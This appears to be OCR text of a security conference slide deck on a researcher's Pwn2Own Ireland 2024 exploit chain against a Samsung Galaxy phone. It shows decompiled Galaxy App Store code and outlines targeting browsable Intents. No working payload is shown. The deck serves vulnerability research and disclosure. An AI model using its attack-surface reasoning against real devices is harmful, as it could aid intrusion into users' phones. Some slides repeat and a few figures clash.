Chainspotting 2: The Unofficial Sequel to the 2018 Talk "Chainspotting"

Building an Exploit Chain with Logic Bugs for Pwn2Own Ireland 2024

$whoami> Ken Gannon / 伊藤 剣

"Yogehi" (@yogehi) on social media

- At the time of this research - Managing Principal Security Consultant at NCC Group
- Doing security stuff in Japan now
- Occasionally does a phone hack
- Been attempting Mobile Pwn2Own since 2020
  - 1 failed attempt in 2021
    - Samsung Galaxy S21
  - Successful attempts in 2023 and 2024
    - Xiaomi 13 Pro
    - Samsung Galaxy S24


Pwn2Own Ireland 2024 Targets

- 28 devices in scope
  - 3 mobile devices
    - No Xiaomi devices yay!
  - 25 non-mobile devices
    - IoT devices like printers, cameras, and smart speakers
  - WhatsApp was also in scope

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S24	$50,000 (USD)	5
Google Pixel 8	$250,000 (USD)	25
Apple iPhone 15	$250,000 (USD)	25

Pwn2Own Ireland 2024 Targets


- 61 entries targeting the IoT and SoHo devices
- 1 entry targeting a mobile device (me!!!!!)



Pwn2Own Ireland 2024 Targets

- 51 entries targeting IoT and SoHo devices
- 1 entry targeting a mobile device (me!!!!!)

BUT WHY ONLY ONE PHONE ENTRY!?



Approach To Attacking The Galaxy S25

- Some fun stats about hacking Samsung devices in previous Pwn2Own competitions:
  - 2023 – Samsung Galaxy S23 pwned 4 times, all through the Galaxy App Store
  - 2022 – Samsung Galaxy S22 pwned 4 times, all through the Galaxy App Store

CVE-2022-22288

Some versions of the Galaxy App Store could have been abused to install a malicious application.

References

- https://security.samsungmobile.com/serviceWeb.smsb?year=2022&month=1 - January 2022 (SVE-2021-23791)
- https://www.cvedetails.com/cve/CVE-2022-22288
- Advisory - https://labs.f-secure.com/advisories/samsung-galaxy-one-tap-install-malicious-application/
  - Backup advisory - https://yogehi.github.io/cves/cve-2022-22288.html

- My own failed attempt from 2021 relied on the Galaxy App Store as the initial entry point

Approach To Attacking The Galaxy S25

Samsung Galaxy App Store Code - 2023

```
public class EditorialScriptInterface {
    public void h(String str) {
        // called from @JavascriptInterface downloadApp(String str)
        if (!this.b.isValidUrl(this.c.getUrl())) {
            Log.d( tag: "Editorial",  msg: "Url is not valid" + this.c.getUrl());
            return;
        }
        DLState dLStateItemByGUID = DLStateQueue.getInstance().getDLStateItemByGUID(str);
        if (dLStateItemByGUID != null && dLStateItemByGUID.getState() != null && (
                dLStateItemByGUID.getState() == DLState.IDLStateEnum.PAUSED || dLStateItemByGUID.getState() == DLState.IDLStateEnum.DOWNLOADRESERVED)) {
            Global.getInstance().resumeDownload(str);
            return;
        }
        Content content = new Content();
        content.GUID = str;
        content.setDeeplinkURL(f(this.c.getUrl()));
        if (this.b.getCommonLogData() != null) {
            content.setCommonLogData(this.b.getCommonLogData());
        }
        DownloadCmdManager createDownloadCmdManager = DownloadHelpFacade.getInstance().createDownloadHelperFactory(
                this.b.getActivity()).createDownloadCmdManager(this.b.getActivity(), DownloadDataList.create(content));
        createDownloadCmdManager.setObserver(new c(createDownloadCmdManager));
        createDownloadCmdManager.execute();
        new SAClickEventBuilder(SAPageHistoryManager.getInstance().getCurrentPage(), SALogFormat.EventID.CLICK_DOWNLOAD_BUTTON)
                .setEventDetail(content.getProductID()).setAdditionalValues(m25042e(content, SALogValues.BUTTON_TYPE.DOWNLOAD.name())).send();
    }
```

WARNING
THIS IS JUST MY PERSONAL THEORY

Samsung Galaxy App Store Code - 2024


```
public class EditorialScriptInterface {
    public final void j(String str) {
        // called from @JavascriptInterface downloadApp(String str)
        if (this.c == null || this.b == null) {
            return;
        }
        if (j.a(str) || !this.b.isValidUrl(this.c.getUrl())) {
            Log.i(this.a, msg: "invalid url or guid");
        } else {
            this.b.getActivity().startActivity(new Intent( action: "android.intent.action.VIEW", Uri.parse( uriString: "samsungapps://ProductDetail/" + str)));
        }
        Content content = new Content();
        content.GUID = str;
        content.L0(h(this.c.getUrl()));
        if (this.b.getCommonLogData() != null) {
            content.I0(this.b.getCommonLogData());
        }
        new l0(c1.g().e(), SALogFormat$EventID.CLICK_DOWNLOAD_BUTTON).r(content.getProductID()).j(e(content, SALogValues$BUTTON_TYPE.DOWNLOAD.name())).g();
        p(str);
    }
```

- “Download code” is now missing throughout the entire app

WARNING
THIS IS JUST MY PERSONAL THEORY

Two Paths For Pwn2Own 2024


- Web app vulns are easy to find
- But Samsung will see all of my payloads
- And I was living in the Philippines at the time with not-reliable internet…



- Samsung can't see the payloads I use against the apps
- But there's a lot of f[redacted]g apps…
  - I suck at coding and my automation tools suck…


The Plan

- In the end, opted to look through the Samsung applications
- The plan:
  - Find a browsable Intent exploit
  - ???
  - Profit!




The Plan

- In the end, opted to look through the Samsung applications
- The plan:
  - Find a browsable Intent exploit
  - ???
  - Profit!




The Plan

- In the end, opted to look through the Samsung applications
- The plan:
  - Find a browsable Intent exploit
  - ???
  - Profit!



